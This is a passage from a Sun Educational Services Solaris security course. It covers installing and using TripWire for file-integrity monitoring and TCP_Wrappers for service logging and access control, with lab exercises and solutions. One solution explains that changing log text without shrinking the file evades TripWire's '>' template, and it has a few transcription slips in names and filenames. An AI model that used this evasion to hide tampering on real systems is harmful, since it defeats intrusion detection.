5. Observe the Courtney notifications. Realize that it is already too late to do anything once the Courtney notification messages are displayed.

Check Your Progress

Before continuing on to the next module, check that you are able to accomplish the following:

- ☐ Answer the following questions for SATAN and Courtney:
 - ▼ Describe the specific use of each product
 - ▼ Describe how to obtain the latest version of each product
 - ▼ Demonstrate how to compile and install each product
- ☐ Demonstrate the correct procedure for using:
 - ▼ The default configuration of SATAN to find weaknesses in a system
 - ▼ The default configuration of Courtney to monitor for SATAN probes
- ☐ Describe how these tools can be used together to better secure your system

Think Beyond

How effective would these tools be against your network if they were used by ill-intentioned people?

Objectives

Upon completion of this module, you should be able to:

- Describe the specific use of TripWire
- Obtain the latest version of TripWire
- Compile and install TripWire
- Use TripWire to monitor for system file modification
- Describe how TripWire can be used to better secure your system

Relevance



Discussion – The Solaris operating system contains many applications and important system files. Can you:

- Be sure that files integral to the security of your system have not been tampered with?
- Quickly verify that your important files were left untouched after a system break-in?

Additional Resources



Additional resources – The following references can provide additional details on the topics discussed in this module:

- Online man page for `tripwire(8)`.
- Online man page for `tw.config(5)`.



Sun Educational Services

An Indicator of Intrusions – File Integrity

- Easiest way to notice completed intrusions
- File integrity verifiers do basic security examinations
- TripWire
 - Automatically monitors file changes
 - Looks for changes in file size, name, access date, and inode
 - Watches actual file contents


An Indicator of Intrusions – File Integrity

A change in a file that should not change is a good way of noticing an attacker. However, checking the files by hand is hard to do, as there are lots of them and subtle changes can be made. For example, crackers can change files without changing file sizes, time and date stamps, or even checksums.

File Integrity Verifiers

There are several good automated file integrity verifiers such as TripWire. These programs store information about the contents of a file in a safe location. This information is then routinely compared to the file. If the information does not match, the file has been modified.

While these programs are not perfect, they do provide a level of security good enough for most systems.



What Is TripWire?

- Checks archived image of files with current state of files
- Requires
 - gcc
 - make

What Is TripWire?

TripWire is a utility that creates a database of information about each requested file on a file system. This database is later compared with the current file system to determine what has changed. This provides a way of determining which data has been modified. This is useful when attempting to determine if files have been modified after a suspected break in.

TripWire is a freeware automated tool that checks for changes in files. It checks not only the traditional file parameters but also file contents using a *one-way function* to ensure they have not changed.

A one-way function is an operation that is simple to do in one direction but hard (or impossible) to do in the other. For example, it is simple to break a glass—simply throw it to the ground at high speed. However, after breaking it, it is very difficult to put the glass back together without the breaks showing.

There are several mathematical techniques that provide similar one-way functions. TripWire uses different ones to maximize security.

Generally, TripWire works as follows:

- A file is run through TripWire using one of the available functions.
- The resulting key is stored in a database at a secure location.
- A cron job is then set up to regularly check the file against the database. If any of the bits in the file have been altered, TripWire will notify you.

Note – TripWire only notifies you of a change, not what the exact change is. TripWire assumes you will completely re-install corrupted files instead of trying to fix them

Tripwire was developed by Eugene Stafford and Gene Kim at Perdue University in 1992. Tripwire was commercialized in 1998 and is maintained by Tripwire Security, Inc.

Utilities for Tripwire

The following utilities are required to build and install TripWire:

- gcc
- make

Procuring and Installing TripWire

Procuring TripWire

The TripWire utility, `tripwire-1.2.tar.Z`, can be obtained from the <http://www.cs.purdue.edu/coast/coast-tools.html> site.

Use the `zcat` utility and a pipe to direct the standard output to the standard input of the `tar` utility and to uncompress and unarchive the `tripwire-1.2.tar.Z` file.

Installing TripWire



Note – For security purposes, a new system should not be connected to a network and should remain in single-user mode until TripWire has been installed and configured, and a TripWire database built.

To install this utility:

1. Create a directory in which to install TripWire.

```
# mkdir tripwire
# cp tripwire-1.2.tar.Z tripwire
# cd tripwire
#
# zcat ./tripwire-1.2.tar.Z|tar xvf -
x Readme, 2967 bytes, 6 tape blocks
x T1.2.tar, 1048576 bytes, 2048 tape blocks
x T1.2.tar.asc, 282 bytes, 1 tape blocks
#
# tar xvf T1.2.tar
x tripwire-1.2, 0 bytes, 0 tape blocks
x tripwire-1.2/aux, 0 bytes, 0 tape blocks
x tripwire-1.2/aux/Makefile, 611 bytes, 2 tape blocks
...
...
x tripwire-1.2/tests/tw.conf.test, 2030 bytes, 4 tape blocks
x tripwire-1.2/tests/tw.db_TEST, 42000 bytes, 83 tape blocks
#
# cd tripwire-1.2
#
```



Installing TripWire

- Edit `config.h` file and change
 - Configuration file path
 - Database path
 - Name of configuration file
- Create configuration file directory
- Copy default configuration file
- Create directory for binary
- Create directory for `man` pages

2. Edit the `./include/config.h` file as follows:

Change

```
#define CONFIG_PATH    "/tmp/genek"
#define DATABASE_PATH  "/tmp/genek"
```

to

```
#define CONFIG_PATH "/export/home"
#define DATABASE_PATH "/tmp"
```

Change

```
#define CONFIG_FILE    "tw.config"
```

to

```
#define CONFIG_FILE    "configs/files-to-check"
```

3. Create a directory for the configuration file

```
# mkdir -p /export/home/configs
```

4. Copy the default configuration file to the new directory.

```
# cp configs/tw.conf.sunos5 /export/home/configs/files-to-check
```

The `files-to-check` file will contain a list of all files and directories that will be checked and verified by TripWire.



Power user – Consider creating, securing, and using one directory for all security utilities.

5. Create a directory for the executable file to be written to:

```
# mkdir -p /usr/local/bin
```

6. Add the `/usr/local/bin` directory to the `PATH` variable in the shell's resource file; for example, the `.profile` or `.cshrc` files.

7. Create a `man8` directory for the online manual pages.

```
# mkdir -p /usr/share/man/man8
```

8. Update the `MANSECTS` variable in the `man.cf` file and check the new `man8` section.

```
# vi /usr/share/man/man.cf
```

The new `man.cf` file should be similar to the following:

```
# grep MANSECTS /usr/share/man/man.cf
MANSECTS=1, 1m, 1c, 1f, 1s, 1b, 2, 3, 3c, 3s, 3x, 3xc, 3xn, 3r, 3t, 3n, 3m, 3k, 3g, 3e, 3b, 9f
, 9s, 9e, 9, 4, 5, 7, 7d, 7i, 7m, 7p, 7fs, 4b, 6, l, n, 8
#
```



Installing TripWire

- Edit the Makefile
 - Change directory for binaries
 - Change C compiler
 - Change path for install utility
- Use `# make install`

9. Edit the Makefile file as follows:

Change

`DESTDIR = /secureplace/bin`

to

`DESTDIR = /usr/local/bin`

Change:

`CC = cc` `# common`

to

`#CC = cc` `# common`

Change

`#CC = gcc` `# also common`

to

`CC = gcc` `# also common`

Change

```
INSTALL= /usr/bin/install      # common
```

to

```
# INSTALL= /usr/bin/install      # common
```

Change

```
# INSTALL= /usr/ucb/install      # Pyramid DC/OSx (SVR4)
```

to

```
INSTALL= /usr/ucb/install      # Pyramid DC/OSx (SVR4)
```

10. Use a make install to build the utility.

```
# make install
```

```
(cd aux; make CC=gcc CFLAGS="-O" \
    LDFLAGS="" CPP="gcc -E" SHELL=/bin/sh all)
```

```
...
```

```
...
```

```
cp siggen.8 /usr/man/man8
```

```
cp tripwire.8 /usr/man/man8
```

```
cp tw.config.5 /usr/man/man5
```

```
chmod 644 /usr/man/man8/siggen.8
```

```
chmod 644 /usr/man/man8/tripwire.8
```

```
chmod 644 /usr/man/man5/tw.config.5
```

```
#
```



Sun Educational Services

Installing TripWire

- Verify binary existence
- Verify man pages
- Edit the configuration file

11. Verify that the compilation was successful.

```
# which tripwire
/usr/local/bin/tripwire
#
```

12. Verify that the online manual pages are working as expected.

```
# man -s 8 tripwire
Reformatting page. Wait... done
Maintenance Procedures                                TRIPWIRE(8)
NAME
    tripwire - a file integrity checker for UNIX systems
q
#
```


Editing the Configuration File

The `/export/home/configs/files-to-check` default configuration file should be edited to fit the requirements of the system. Remove all directories and files that are of no interest. Add files and directories that are important. The following example shows which entries in the `/export/home/files-to-check` file to scan:

- `/etc/passwd` file
- `/etc/shadow` file
- `/fred` directory

<code>/etc/passwd</code>	<code>+pugsa1-m</code>
<code>/etc/shadow</code>	<code>+pugsa1-m</code>
<code>/fred</code>	<code>+pugsa1-m</code>

where

+ – Record and check attributes

p – Set permission and file mode

u – Use owner's user identifier

g – Use owner's group identifier

s – Determine file size

1 – Use signature type 1, MD5

-a – Ignore access time

m – Record/check file modification time

The online man page for `tw.config(5)` has details on additional switches and templates where switches can be grouped together.



Sun Educational Services

Generating a TripWire Database

- Use `# tripwire -v -initialize`
- Copy database to expected directory
- Perform integrity check
 - Use `# tripwire -v`
 - Change data

Generating a TripWire Database

Generate a TripWire database by using the verbose (v) flag. The verbose flag prints out each file name and directory as they are being scanned.

```
# tripwire -v -initialize
### Phase 1:  Reading configuration file
### Phase 2:  Generating file list
### Phase 3:  Creating file information database
scanning: /etc/passwd
scanning: /etc/shadow
scanning: /fred
###
### Warning:  Database file placed in ./databases/tw.db_jeeves.
###
###          Make sure to move this file and the configuration
###          to secure media!
###
###          (Tripwire expects to find it in '/tmp'.)
#
```

Checking the Integrity of the System

Once the database has been generated or initialized it should be archived securely. TripWire can be used to check the integrity of the system by comparing the archived database with the current system. This is done as follows:

1. Copy the tripwire database to the correct location, /tmp in this example, and run the TripWire utility to determine if any files on the system have been changed.

```
# cp databases/tw.db_jeeves /tmp
# tripwire -v
### Phase 1:  Reading configuration file
### Phase 2:  Generating file list
### Phase 3:  Creating file information database
scanning: /etc/passwd
scanning: /etc/shadow
scanning: /fred
### Phase 4:  Searching for inconsistencies
###
###              Total files scanned:           3
###              Files added:                   0
###              Files deleted:                  0
###              Files changed:                  3
###
###              After applying rules:
###              Changes discarded:              3
###              Changes remaining:             0
###
#
```

The previous example indicates that no files were modified.

2. Change one of the files or directories being checked

```
# touch /fred/fred1
```

3. Attempt to defeat the TripWire integrity check by removing the new file.

```
# rm /fred/fred1
```



Checking the Integrity of the System

- Perform another integrity check
 - Use `# tripwire -v`

4. Perform another integrity check.

```
# tripwire -v
### Phase 1:  Reading configuration file
### Phase 2:  Generating file list
### Phase 3:  Creating file information database
scanning: /etc/passwd
scanning: /etc/shadow
scanning: /fred
### Phase 4:  Searching for inconsistencies
###
###              Total files scanned:           3
###              Files added:                   0
###              Files deleted:                  0
###              Files changed:                  3
###
###              After applying rules:
###              Changes discarded:               2
###              Changes remaining:               1
###
changed: drwxr-xr-x root          512 Sep 27 10:56:09 1998 /fred
### Phase 5:  Generating observed/expected pairs for changed files
###
```

### Attr	Observed (what it is)	Expected (what it should be)
### =====	=====	=====
/fred		
st_mtime:	Sun Sep 27 10:56:09 1998	Sun Sep 27 10:47:34 1998
st_ctime:	Sun Sep 27 10:56:09 1998	Sun Sep 27 10:47:34 1998

5. Observe that the unauthorized changes to the directory have been detected by the TripWire utility.



Updating the Database

- Use `# tripwire -v -update /fred`
- Copy database to expected directory
 - `# cp databases/tw.db_jeeves /tmp`
 - `# tripwire -v`
- Consult the man pages
 - `tripwire(8)`
 - `tw.config(5)`

Updating the Database

The database can be updated to accommodate sanctioned changes by running TripWire in the update mode, where directories or files can be specified.

```
# tripwire -v -update /fred
### Phase 1:  Reading configuration file
### Phase 2:  Generating file list
Updating: update entry: /fred
Updating entry /fred
/fred is a special file!  Skipping...
### Phase 3:  Updating file information database
###
### Old database file will be moved to `tw.db_jeeves.old'
###           in ./databases.
###
### Updated database will be stored in './databases/tw.db_jeeves'
###           (Tripwire expects it to be moved to '/tmp'.)
###
scanning: /fred
```

Copy the database to the expected location, /tmp in this example, and perform another integrity check to determine if the changes to the /fred directory will be reported after a database update.

```
# cp databases/tw.db_jeeves /tmp
# tripwire -v
#### Phase 1:  Reading configuration file
#### Phase 2:  Generating file list
#### Phase 3:  Creating file information database
scanning: /etc/passwd
scanning: /etc/shadow
scanning: /fred
#### Phase 4:  Searching for inconsistencies
####
####                      Total files scanned:          3
####                      Files added:                   0
####                      Files deleted:                  0
####                      Files changed:                 3
####
####                      After applying rules:
####                      Changes discarded:              3
####                      Changes remaining:             0
####
#
```

TripWire has many additional features, read the README file in the TripWire directory or the tripwire(8) and tw.config(5) man pages for additional information.

Exercise: TripWire



Exercise objective – Become more familiar with the TripWire utility to enable you to better secure the systems for which you are responsible.

Preparation

Make sure you install the following tools if you did not complete the SATAN and Courtney exercises in Module 13:

- gcc
- make

Tasks

Your instructor will make the source files available for this exercise.

Using the path that your instructor provides:

1. Compile and Install TripWire.

What command is required to view the man pages for `tripwire`?

What command is required to view the man pages for the `tw.config` file?

2. Configure TripWire to generate a database for:

- ▼ `/etc/passwd`
- ▼ `/etc/shadow`
- ▼ `/usr/bin`

- a. Check the user, group, permissions, and file size attributes.
 - b. Use message digesting algorithm 4 (MD4) signatures.
(Hint – Read the `tw.config` man page.)
 - c. Do not check the access time attributes.
3. Generate a database and use the verbose flag to make sure that the correct files and directories are being checked.
4. Perform an integrity check on the system.

What changes were found?

5. Change the comment field for the `daemon` entry in the `/etc/passwd` file.
6. Perform an integrity check on the system.

Did tripwire report the change?

7. Refer to the `tripwire` man page and run `tripwire` in quiet mode. Record your results here.

Command: _____

Results: _____

8. Update the database to include the change to the `/etc/passwd` file.

9. Perform an integrity check on the database.

Explain the results.

10. Refer to the `tw.config` man page and determine which template to use with the log files that are expected to grow.
-

11. Create a file called `my-log`.

12. Add an entry to your `tw.config` file called `configs/files-to-check` to monitor your `my-log` log file.

13. Add text to your log file.

14. Initialize your database.

15. Perform a quiet mode integrity check of the system.

Record your results here.

Explain the results.

16. Add text to your log file.

17. Perform a quiet mode integrity check of the system.

Record your results here.

Explain the results.

18. Remove some text from your log file.

19. Perform a quiet mode integrity check of the system.

Record your results here.

Explain the results.

20. Update the tripwire database.

21. Perform a quiet mode integrity check of the system.

Record your results here.

Explain the results.

22. Change text in your log file, taking care not to change the file size.

23. Perform a quiet mode integrity check of the system.

Record your results here.

Explain the results.

What conclusions can you draw from this?

Exercise Summary



Discussion – Take a few minutes to discuss what experiences, issues, or discoveries you had during the lab exercises.

- Experiences
- Interpretations
- Conclusions
- Applications

Task Solutions

1. Install and compile TripWire.

See “Installing TripWire” on page 14-7 through page 14-12.

What command is required to view the man pages for tripwire?

```
# man -s 8 tripwire
```

What command is required to view the man pages for the tw.config file?

```
# man -s 5 tw.config
```

2. Configure TripWire to generate a database for:

- ▼ /etc/passwd

- ▼ /etc/shadow

- ▼ /usr/bin

- a. Check the user, group, permissions, and file size attributes.
- b. Use MD4 signatures. (Hint – Read the tw.config man page.)
- c. Do not check the access time attributes

```
# vi /export/home/configs/files-to-check
```

Add the following to the file:

```
/etc/passwd  +ugps5-a1234678
/etc/shadow  +ugps5-a1234678
/usr/bin     +ugps5-a1234678
```

3. Generate a database and use the verbose flag to make sure that the correct files and directories are being checked.

```
# tripwire -v -initialize
```

4. Perform an integrity check on the system.

Copy the database to the expected directory, /tmp in this example.

```
# cp databases/tw.db_jeeves /tmp
# tripwire -v
```

What changes were found?

No changes should have been found or reported.

5. Change the comment field for the daemon entry in the /etc/passwd file

Change the entry to something similar to this:

```
daemon:x:1:1:TripWire was here:/:
```

6. Perform an integrity check on the system.

```
# tripwire -v
```

Did tripwire report the change?

Yes, tripwire reported that /etc/passwd had been modified.

```
###
changed: -rw-r--r-- root          431 Sep 27 18:23:14 1998 /etc/passwd
### Phase 5:  Generating observed/expected pairs for changed files
###
### Attr          Observed (what it is)          Expected (what it should
be)
### =====
/etc/passwd
      st_size: 431                                414
      st_mtime: Sun Sep 27 18:23:14 1998          Sun Sep 27 18:21:53 1998
      st_ctime: Sun Sep 27 18:23:14 1998          Sun Sep 27 18:21:53 1998
      md4 (sig5): 1j9ptoweTQsZg6K7c8MF8U          0VB15W19BP1wXx7HSliIW3
```

7. Refer to the tripwire man page and run tripwire in quiet mode. Record your results here.

```
# tripwire -q
changed: -rw-r--r-- root          414 Sep 27 18:28:41 1998 /etc/passwd
```

8. Update the database to include the change to the /etc/passwd file.

```
# tripwire -v -update /etc/passwd
```

Copy the database to the expected directory, /tmp in this example.

```
# cp databases/tw.db_jeeves /tmp
```

9. Perform an integrity check on the database.

```
# tripwire -v
```

What did tripwire report?

No changes should have been found or reported.

10. Refer to the tw.config man page and determine which template to use with log files that are expected to grow.

The > template reports when the file checked is smaller than the last recorded size. This function will also report if someone removes entries from a log file.

11. Create a file called my-log.

```
# touch /export/home/my-log
```

12. Add an entry to your tw.config file, called configs/files-to-check to monitor your my-log file.

```
# vi /export/home/configs/files-to-check
```

Add the following to the file:

```
/export/home/my-log      >
```

*The > flag is a call to a template that includes the following flags:
+pinug>-samc1233456789.*

Observe the > among the attributes to scan.

13. Add text to your log file.

```
# echo Hey there >> /export/home/my-log
# cat /export/home/my-log
Hey there
#
```

14. Initialize your database.

```
# tripwire -v -initialize
```

Copy the database to the expected directory, /tmp in this example.

```
# cp databases/tw.db_jeeves /tmp
```

15. Perform a quiet mode integrity check of the system.

```
# tripwire -q
```

Record your results here.

Nothing was reported

Explain the results.

No changes have been made to the database.

16. Add text to your log file.

```
# echo Hey there >> /export/home/my-log
```

```
# cat /export/home/my-log
```

```
Hey there
```

```
Hey there
```

```
#
```

17. Perform a quiet mode integrity check of the system.

```
# tripwire -q
```

Record your results here.

Nothing was reported

Explain the results.

The > template only will only report if the file is smaller than that recorded in the database.

18. Remove some text from your log file.

```
# vi /export/home/my-log
```

```
# cat /export/home/my-log
```

```
Hey there
```

```
Hey
```

```
#
```


19. Perform a quiet mode integrity check of the system.

```
# tripwire -q
```

Record your results here.

Nothing was reported

Explain the results.

The file is still larger than the image in the database. The > template will only report if the file is smaller.

20. Update the tripwire database.

```
# tripwire -update /export/home/my-log
```

Copy the database to the expected directory, /tmp in this example.

```
# cp databases/tw.db_jeeves /tmp
```

21. Perform a quiet mode integrity check of the system.

```
# tripwire -q
```

Record your results here.

Nothing was reported.

Explain the results.

The > template reports only if the file size is smaller than when it was last checked.

22. Change text in your log file, take care to not change the file size.

```
# vi /export/home/my-log
# cat /export/home/my-log
Way hello
Day
```

23. Perform a quiet mode integrity check of the system.

tripwire -q

Record your results here.

Nothing was reported.

Explain the results.

The file size remained the same, even though the data was completely changed.

What conclusions can you draw from this?

The > template is open to exploitation if crackers know that they can cover their tracks in a log file monitored by TripWire if they change or add data instead of removing data entries.

Check Your Progress

Before continuing on to the next module, check that you are able to:

- ☐ Describe the specific use of TripWire
- ☐ Obtain the latest version of TripWire
- ☐ Compile and install TripWire
- ☐ Use TripWire to monitor for system file modification
- ☐ Describe how TripWire can be used to better secure your system



Think Beyond

How effective would these tools be against your network if they were used by ill-intentioned people?

Objectives

Upon completion of this module, you should be able to:

- Describe the specific use of TCP_Wrappers
- Obtain the latest version of TCP_Wrappers
- Compile and install and configure TCP_Wrappers
- Use TCP_Wrappers:
 - ▼ To log any use of the `telnet`, `ftp`, and `rsh` utilities
 - ▼ As an access control utility
 - ▼ To display a message when access is denied or granted
 - ▼ To send email when a specific system connects using `telnet`

Relevance



Discussion – Most of the available security tools are available as source code. Can you:


- Locate the latest version of the tools?
- Compile and configure the tools?

Additional Resources



Additional resources – The following references can provide additional details on the topics discussed in this module:

- Online man pages for `hosts_access(5)`.
- Online man pages for `tcpdchk(8)`.
- Online man pages for `hosts_options(5)`.
- Online man pages for `tcpdmatch(8)`.



What Are TCP_Wrappers?

- Transparently log TCP and some UDP services
- Control access
- Have a simple installation
- Do not allow information to be exchanged with client
- Have no communication overhead

What Are TCP_Wrappers?


TCP_Wrappers functionality includes transparent

- Logging for TCP-based network daemons including tftp, exec, ftp, telnet, rlogin, and finger
- Access control for TCP-based network services

TCP_Wrappers are small daemon wrapper programs that can be installed without any changes to existing software or to the existing configuration files. The wrappers report the name of the client host and the requested service. The wrappers do not exchange information with the client or server applications, and impose no overhead on the communications between the client and server applications.

TCP_Wrappers was written by Wietse Venema.

The TCP_Wrappers file, `tcp_wrappers_7.6.tar.gz`, is available from
ftp://coast.cs.purdue.edu/pub/tools/unix/tcp_wrappers/.



Installing TCP_Wrappers

- Two methods of installation
 - Hidden – Move many files
 - Visible – Edit `/etc/inetd.conf`

Installing TCP_Wrappers

TCP_Wrappers can be installed in one of two ways:

- Hidden – This involves replacing the network service daemons. This method may sound appealing but it places an extra load on the administrator when the operating system is updated as all of the files need to be moved around.
- Visible – This involves changing the `/etc/inetd.conf` file. This has less appeal than the hidden method because the `/etc/inetd.conf` file can be viewed by anyone. This method is often preferred because the administrator only needs to change one file.

Both methods of installing TCP_Wrappers will be demonstrated in this module.



Sun Educational Services

Installing Visible TCP_Wrappers

- Use required utilities
 - gunzip
 - make
 - gcc
- Edit Makefile
 - Define directory for network services
 - Enable DPROCESS_OPTIONS for banners

Installing Visible TCP_Wrappers

The following utilities are required to uncompress and install TCP_Wrappers:

- gunzip
- make
- gcc

They are used as follows:

1. Use the gunzip utility to uncompress the compressed tcp_wrappers_7.6.tar.gz file.

```
# gunzip tcp_wrappers_7.6.tar.gz
```

2. Use the tar utility to unarchive the tcp_wrappers_7.6.tar tape archive file.

```
# gunzip < tcp_wrappers_7.6.tar.gz | tar xvf -
x tcp_wrappers_7.6, 0 bytes, 0 tape blocks
x tcp_wrappers_7.6/README, 48215 bytes, 95 tape blocks
...
...
x tcp_wrappers_7.6/tcpdmatch.8, 3252 bytes, 7 tape blocks
x tcp_wrappers_7.6/README.NIS, 6680 bytes, 14 tape blocks
#
# cd tcp_wrappers_7.6
```

3. Edit the Makefile for a visible installation as follows:

Change

```
# REAL_DAEMON_DIR=/usr/sbin      # SysV.4 Solaris 2.x OSF AIX
```

to

```
REAL_DAEMON_DIR=/usr/sbin      # SysV.4 Solaris 2.x OSF AIX
```

Change

```
#STYLE = -DPROCESS_OPTIONS      # Enable language extensions.
```

to

```
STYLE = -DPROCESS_OPTIONS      # Enable language extensions.
```

4. Start the make utility to update TCP_Wrappers file dependencies.

```
# make sunos5
cc -O -DFACILITY=LOG_MAIL -DHOSTS_ACCESS -DPARANOID -DNETGROUP -
DGETPEERNAME_BUG -DBROKEN_FGETS -DLIBC_CALLS_STRTOK -
DSOLARIS_24_GETHOSTBYNAME_BUG -DDAEMON_UMASK=022 -
DREAL_DAEMON_DIR=\"/usr/sbin\" -DSEVERITY=LOG_INFO -DRFC931_TIMEOUT=10
-DHOSTS_DENY=\"/etc/hosts.deny\" -DHOSTS_ALLOW=\"/etc/hosts.allow\" -
DTLI -DALWAYS_HOSTNAME -c tcpd.c
...
...
cc -O -DFACILITY=LOG_MAIL -DHOSTS_ACCESS -DPARANOID -DNETGROUP -
DGETPEERNAME_BUG -DBROKEN_FGETS -DLIBC_CALLS_STRTOK -
DSOLARIS_24_GETHOSTBYNAME_BUG -DDAEMON_UMASK=022 -
DREAL_DAEMON_DIR=\"/usr/sbin\" -DSEVERITY=LOG_INFO -DRFC931_TIMEOUT=10
```

```
-DHOSTS_DENY=\"/etc/hosts.deny\" -DHOSTS_ALLOW=\"/etc/hosts.allow\" -  
DTLI      -DALWAYS_HOSTNAME -o tcpdchk tcpdchk.o fakelog.o inetcf.o  
scaffold.o libwrap.a -lsocket -lnsl  
#
```

This example demonstrates installing TCP_Wrappers by making changes to the `/etc/inetd.conf` file.

5. Copy the `tcpd` executable to a secure location.

```
# cp tcpd /usr/sbin
```

6. Edit the `/etc/inetd.conf` file references to the `telnetd`, `ftpd`, and network services.

```
# vi /etc/inetd.conf
```

The entries should look similar to the following:

```
# egrep -e 'in.ftpd|in.telnetd' /etc/inetd.conf  
ftp      stream  tcp      nowait  root    /usr/sbin/tcpd  in.ftpd  
telnet   stream  tcp      nowait  root    /usr/sbin/tcpd  in.telnetd  
#
```

Restarting the Internet Daemon

The `inetd` process must be restarted or sent a HUP signal to force it to read the `/etc/inetd.conf` file.

```
# ps -ef | grep inetd
  root   8949      1 14   Sep 25 ?           680:45 /usr/sbin/inetd -s -t
# kill -HUP 8949
#
```

Installing the Man Pages

The man pages can be installed by creating missing section directories, editing the `man.cf` file, and copying the man pages to the correct sections.

The man pages are located in the `tcp_wrappers_7.6` directory. They are installed as follows:

```
# ls *[1-9]
hosts_access.3  hosts_options.5  tcpdchk.8
hosts_access.5  tcpd.8           tcpdmatch.8
#
```

1. Create a `section8` directory for the man pages.

```
# mkdir -p /usr/share/man/man8
#
```

2. Update the `MANSECTS` variable in the `man.cf` file and check the new `man8` section.

```
# vi /usr/share/man/man.cf
```

The new `man.cf` file should be similar to the following:

```
# grep MANSECTS /usr/share/man/man.cf
MANSECTS=1,1m,1c,1f,1s,1b,2,3,3c,3s,3x,3xc,3xn,3r,3t,3n,3m,3k,3g,3e,3b,9f
,9s,9e,9,4,5,7,7d,7i,7m,7p,7fs,4b,6,l,n,8
#
```

3. Copy the man pages to the relevant directories.

```
# cp *3 /usr/share/man/man3
# cp *5 /usr/share/man/man5
# cp *8 /usr/share/man/man8
```


4. Check that the new man pages are functioning properly.

```
# man tcpd
Reformatting page. Wait... done
Maintenance Procedures TCPD(8)
q
#
```

Viewing the Log File

Use the `tail` utility to monitor the TCP_Wrappers entries in the `syslog` file.

```
# tail -f /var/log/syslog
Sep 28 04:07:21 jeeves in.telnetd[676]: connect from verdun
Sep 28 04:18:54 jeeves in.telnetd[702]: connect from verdun
```



Sun Educational Services

Installing Hidden TCP_Wrappers

- Use `make sunos5`
- Move binaries to another directory
- Replace binaries with renamed `tcpd`

Installing Hidden TCP_Wrappers

The `tcpd` utility can be used to monitor the `telnet`, `finger`, `ftp`, `exec`, `rlogin`, `tftp`, `talk`, `comsat`, and other TCP or User Datagram Protocol (UDP) services that have a one-to-one mapping onto executable files. The following example demonstrates replacing the `telnet`, `ftp`, and `rsh` daemons.

The following utilities are required to uncompress and install TCP_Wrappers:

- `gunzip`
- `make`
- `gcc`

These utilities are used as follows:

1. Use the `gunzip` utility to uncompress the compressed `tcp_wrappers_7.6.tar.gz` file.

```
# gunzip tcp_wrappers_7.6.tar.gz
```

2. Use the `tar` utility to unarchive the `tcp_wrappers_7.6.tar` tape archive file.

```
# gunzip < tcp_wrappers_7.6.tar.gz | tar xvf -
x tcp_wrappers_7.6, 0 bytes, 0 tape blocks
x tcp_wrappers_7.6/README, 48215 bytes, 95 tape blocks
...
...
x tcp_wrappers_7.6/tcpdmatch.8, 3252 bytes, 7 tape blocks
x tcp_wrappers_7.6/README.NIS, 6680 bytes, 14 tape blocks
#
# cd tcp_wrappers_7.6
```

3. Edit the Makefile for a visible installation as follows:

Change

```
# REAL_DAEMON_DIR=/usr/sbin      # SysV.4 Solaris 2.x OSF AIX
```

to

```
REAL_DAEMON_DIR=/usr/sbin/origs # SysV.4 Solaris 2.x OSF AIX
```

Change

```
#STYLE = -DPROCESS_OPTIONS      # Enable language extensions.
```

to

```
STYLE = -DPROCESS_OPTIONS      # Enable language extensions.
```

Note – The Makefile variable for this hidden installation was set to `REAL_DAEMON_DIR=/usr/sbin/origs`. This was not shown in the earlier Makefile edit session.

4. Start the make utility to update TCP_Wrappers file dependencies:

```
# make sunos5
cc -O -DFACILITY=LOG_MAIL -DHOSTS_ACCESS -DPARANOID -DNETGROUP -
DGETPEERNAME_BUG -DBROKEN_FGETS -DLIBC_CALLS_STRTOK -
DSOLARIS_24_GETHOSTBYNAME_BUG -DDAEMON_UMASK=022 -
DREAL_DAEMON_DIR=\"/usr/sbin\" -DSEVERITY=LOG_INFO -DRFC931_TIMEOUT=10
-DHOSTS_DENY=\"/etc/hosts.deny\" -DHOSTS_ALLOW=\"/etc/hosts.allow\" -
DTLI -DALWAYS_HOSTNAME -c tcpcd.c
...
...
cc -O -DFACILITY=LOG_MAIL -DHOSTS_ACCESS -DPARANOID -DNETGROUP -
DGETPEERNAME_BUG -DBROKEN_FGETS -DLIBC_CALLS_STRTOK -
DSOLARIS_24_GETHOSTBYNAME_BUG -DDAEMON_UMASK=022 -
DREAL_DAEMON_DIR=\"/usr/sbin\" -DSEVERITY=LOG_INFO -DRFC931_TIMEOUT=10
-DHOSTS_DENY=\"/etc/hosts.deny\" -DHOSTS_ALLOW=\"/etc/hosts.allow\" -
DTLI -DALWAYS_HOSTNAME -o tcpcdchk tcpcdchk.o fakelog.o inetcf.o
scaffold.o libwrap.a -lsocket -lnsl
```

This method requires that the original binaries be moved to the directory as specified in the Makefile file.

```
# cd /usr/sbin
#
# mkdir origs
# mv in.telnetd origs
# mv in.ftpd origs
#
# cp /export/home/tcp_wrappers_7.6/tcpd in.telnetd
# cp /export/home/tcp_wrappers_7.6/tcpd in.ftpd
```

Restarting the Internet Daemon

The `inetd` process must be restarted or sent a HUP signal to force it to read the `/etc/inetd.conf` file.


```
# ps -ef | grep inetd
  root  8949      1 14   Sep 25 ?           680:45 /usr/sbin/inetd -s -t
# kill -HUP 8949
```

Viewing the Log File

Use the `tail` utility to monitor the TCP_Wrappers entries in the `syslog` file.

```
# tail -f /var/log/syslog
Sep 28 04:07:21 jeeves in.telnetd[676]: connect from verdun
Sep 28 04:18:54 jeeves in.telnetd[702]: connect from verdun
```

Notes



Sun Educational Services

Configuring Access Control

- Using `/etc/hosts.allow` and `/etc/hosts.deny`
- Denying global access – `ALL :ALL`

```
Sep 28 06:18:05 jeeves in.telnetd[4722]: refused
connect from verdun
```

- Denying partial access – `in.telnetd : verdun`
- Allowing global access – `ALL :ALL`

```
Sep 28 06:30:08 jeeves in.telnetd[4750]: connect
from verdun
```

- Allowing partial access – `in.telnetd :verdun`

Configuring Access Control

TCP_Wrappers can also be used for access control. The `/etc/hosts.allow` and `/etc/hosts.deny` files are used to set rules for access control. The `hosts.allow` file is read first, and then the `hosts.deny` file is read from top to bottom. The files are not read in their entirety, once a matching entry is found, the rule is applied and no additional rules are taken into account. Access control is defeated and all hosts will have access to all services if both the `hosts.allow` and `hosts.deny` files are empty or do not exist.

Note – A host that is not explicitly or implicitly mentioned is allowed!

Denying Global Access

The following entry explicitly denies all hosts access to all services:

```
# cat /etc/hosts.deny
ALL :ALL
```

The following is a sample of log file entries where client systems have been denied access:

```
# tail -f /var/log/syslog
Sep 28 06:18:05 jeeves in.telnetd[4722]: refused connect from verdun
```

Denying Partial Access

The following entry denies verdun from gaining access to the telnet service:

```
# cat /etc/hosts.deny
in.telnetd : verdun
```

Allowing Global Access

The following entry explicitly allows all hosts access to all services:

```
# cat /etc/hosts.allow
ALL :ALL
```


The following entry also explicitly allows all hosts access to all services:

```
